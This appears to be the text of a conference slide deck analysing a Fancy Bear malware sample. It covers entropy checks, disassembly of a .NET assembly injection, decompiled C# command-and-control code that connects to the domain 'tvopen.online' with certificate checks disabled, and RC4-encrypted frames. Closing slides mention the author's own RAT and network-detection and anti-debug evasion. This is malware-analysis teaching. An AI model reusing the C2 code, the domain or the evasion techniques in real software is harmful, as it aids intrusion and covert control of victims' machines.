


Figure: Entropy Analysis with PortexAnalyzer

Anyone else doing it right?

Fancy Bear Analysis - What Are We Dealing With?





Figure: Detect it Easy

Anyone else doing it right?

Fancy Bear Analysis - inst



The screenshot shows the IDA Pro interface with several windows open: IDA View-A, Strings window, Hex View-1, and Structure. The Export View window is the active tab, displaying a table of exports. The table has columns for Name, Address, and Ordinal.

Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

Figure: inst export is rather odd

Anyone else doing it right?

Fancy Bear Analysis - .NET Injection in C++




Figure: .NET Assembly Injection Function

Anyone else doing it right?

Fancy Bear Analysis - .NET Injection in C++

The diagram illustrates the assembly code for CLRCreateInstance .NET Assembly Injection Setup across three memory locations:

- Top Box:** Contains assembly code starting with `push offset unk_417AF0`. A cyan bracket on the left groups the first four lines. A cyan arrow points from this bracket to the first instruction of the middle box.
- Middle Box:** Contains assembly code starting with `mov eax, [ebp+var_38]`. A green bracket on the left groups the first seven lines. A green arrow points from the last instruction of the top box to the first instruction of this box. A red arrow points from the last instruction of this box to the first instruction of the bottom box.
- Bottom Box:** Contains assembly code starting with `mov eax, [ebp+var_34]`.

```
push    offset unk_417AF0  
push    offset unk_412458  
mov     byte ptr [ebp+var_4], 4  
call    ds:CLRCreateInstance  
mov     esi, [ebp+var_3C]  
test    eax, eax  
js      loc_401810
```

```
mov     eax, [ebp+var_38]  
lea     edx, [ebp+var_34]  
mov     ecx, [eax]  
push    edx  
push    offset unk_417AE0  
push    offset aV4030319 ; "v4.0.30319"  
push    eax  
call    dword ptr [ecx+0Ch]  
test    eax, eax  
js      loc_401810
```

```
mov     eax, [ebp+var_34]
```

Figure: CLRCreateInstance .NET Assembly Injection Setup

Anyone else doing it right?

Fancy Bear Analysis - .NET Injection in C++ SafeArrays




Figure: Somewhere between SafeArrayUnlock and SafeArrayDestroy

Anyone else doing it right?

Fancy Bear Analysis - .NET Injection in C++ Payload

The screenshot shows the Immunity Debugger interface with several windows open:

- Assembly View:** Shows assembly code for the sample.exe process at address 013B173E. The code includes calls to `SafeArrayCreate`, `SafeArrayLock`, and `SafeArrayUnlock`. A red arrow points from the assembly view down towards the memory dump.
- Registers View:** Displays CPU register values. The `ED1` register is highlighted in green, pointing to the value `00E3D598`.
- Registers View (Bottom):** Shows the current state of the CPU registers.
- Memory Dump View:** Shows the memory dump starting at address 00584EE0. A red arrow points from the assembly code in the assembly view down to the memory dump.
- Stack Dump View:** Shows the stack dump starting at address 001EF940. It displays the contents of the stack, including the string `"&L"Channeling, Program"`.
- Registers View (Bottom):** Shows the current state of the CPU registers.

Figure: The .NET Assembly Payload

Anyone else doing it right?

Fancy Bear Analysis - .NET Injection in C++ Payload




Figure: Payload Metadata

Anyone else doing it right?

Fancy Bear Analysis - Payload Entropy




Figure: Payload Entropy

Anyone else doing it right?

Fancy Bear Analysis - CnC

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlWGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
            X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: CnC from Payload

Anyone else doing it right?

Fancy Bear Analysis - CnC Communication Example

The screenshot shows a C# development environment with two panes. The left pane displays a network request and its response. The right pane shows a C# script being run in an interactive shell.

Network Request:

```
GET / HTTP/1.1
Accept: text/xml
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0
Content-Type: text/xml; charset=utf-8
Host: example.com

HTTP/1.1 200 OK
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Thu, 27 Sep 2018 14:19:10 GMT
Etag: "1541025663;ident"
Expires: Thu, 04 Oct 2018 14:19:10 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (ord/57EF)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 1270

<!doctype html>
<html>
<head>
    <title>Example Domain</title>
    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html" />
    <meta name="viewport" content="width=device-width" />
    <style type="text/css">
        body {
```

CShell Environment:

```
CShell
File Edit View Workspace Evaluate Help
Scratchpad.csx Tutorial.csx
1 // CShell Tutorial
2 =====
3 //
4 // CShell is an interactive C# environment, unlike most IDEs or other development setups which
5 // code into an executable and then run it, CShell uses a read-evaluate-print-loop (REPL) to
6 // preserves the state from one execution to the next.
7 //

C# Interactive
23 > httpWebRequest.Accept = "text/xml";
24 > WebResponse response = httpWebRequest.GetResponse();
25 > Stream responseStream = response.GetResponseStream();
26 > httpWebRequest.UseDefaultCredentials = true;
27 System.InvalidOperationException: This property cannot be set after writing has started.
28     at System.Net.HttpWebRequest.set_UseDefaultCredentials(Boolean value)
```

Figure: CnC Example Communication

Anyone else doing it right?

Fancy Bear Analysis - CnC Encrypted Dataframes

```
Tunnel.TunnelNetStream_.Write(array, 0, array.Length);
while (!Tunnel.TunnelNetStream_.CanRead || !Tunnel.Tunnel)
{
    Thread.Sleep(100);
}
byte[] array2 = new byte[2];
Tunnel.TunnelNetStream_.Read(array2, 0, 2);
byte[] bytes2 = Tunnel.TunnelCrypt_.cryptRC4(array2);
string @string = Encoding.ASCII.GetString(bytes2);
if (@string == "OK")
{
    result = true;
}
```

Figure: Encrypted Dataframes

Anyone else doing it right?

Fancy Bear Analysis - Unpacking Demo



Figure: It's getting serious!

Anyone else doing it right?

Fancy Bear Analysis - Doing it Right!



Figure: Doing it right on the wrong side of town!

Summary

What did I learn

- TCP Socket Programming Sucks
- Bypass NIDS with XOR TCP Dataframes
- Anti-Debug / Anti-VM Linux Techniques
- NCurses Looks Cool
- Everything in Terminal is Better

Swamp RAT Demo



Anyone else doing it right?

Buy my malware?



Questions



References

- Wikipedia
- NJRat Article
- NJRat Sample
- NJRat Unpacked Sample
- Alibaba Malware Article
- Alibaba Malware Sample
- PowerPool Malware Article
- PowerPool Malware Sample
- PowerPool Malware Sample Patched Version
- FancyBear APT Article
- FancyBear APT Sample
- FancyBear APT Unpacked .NET Assembly

Questions

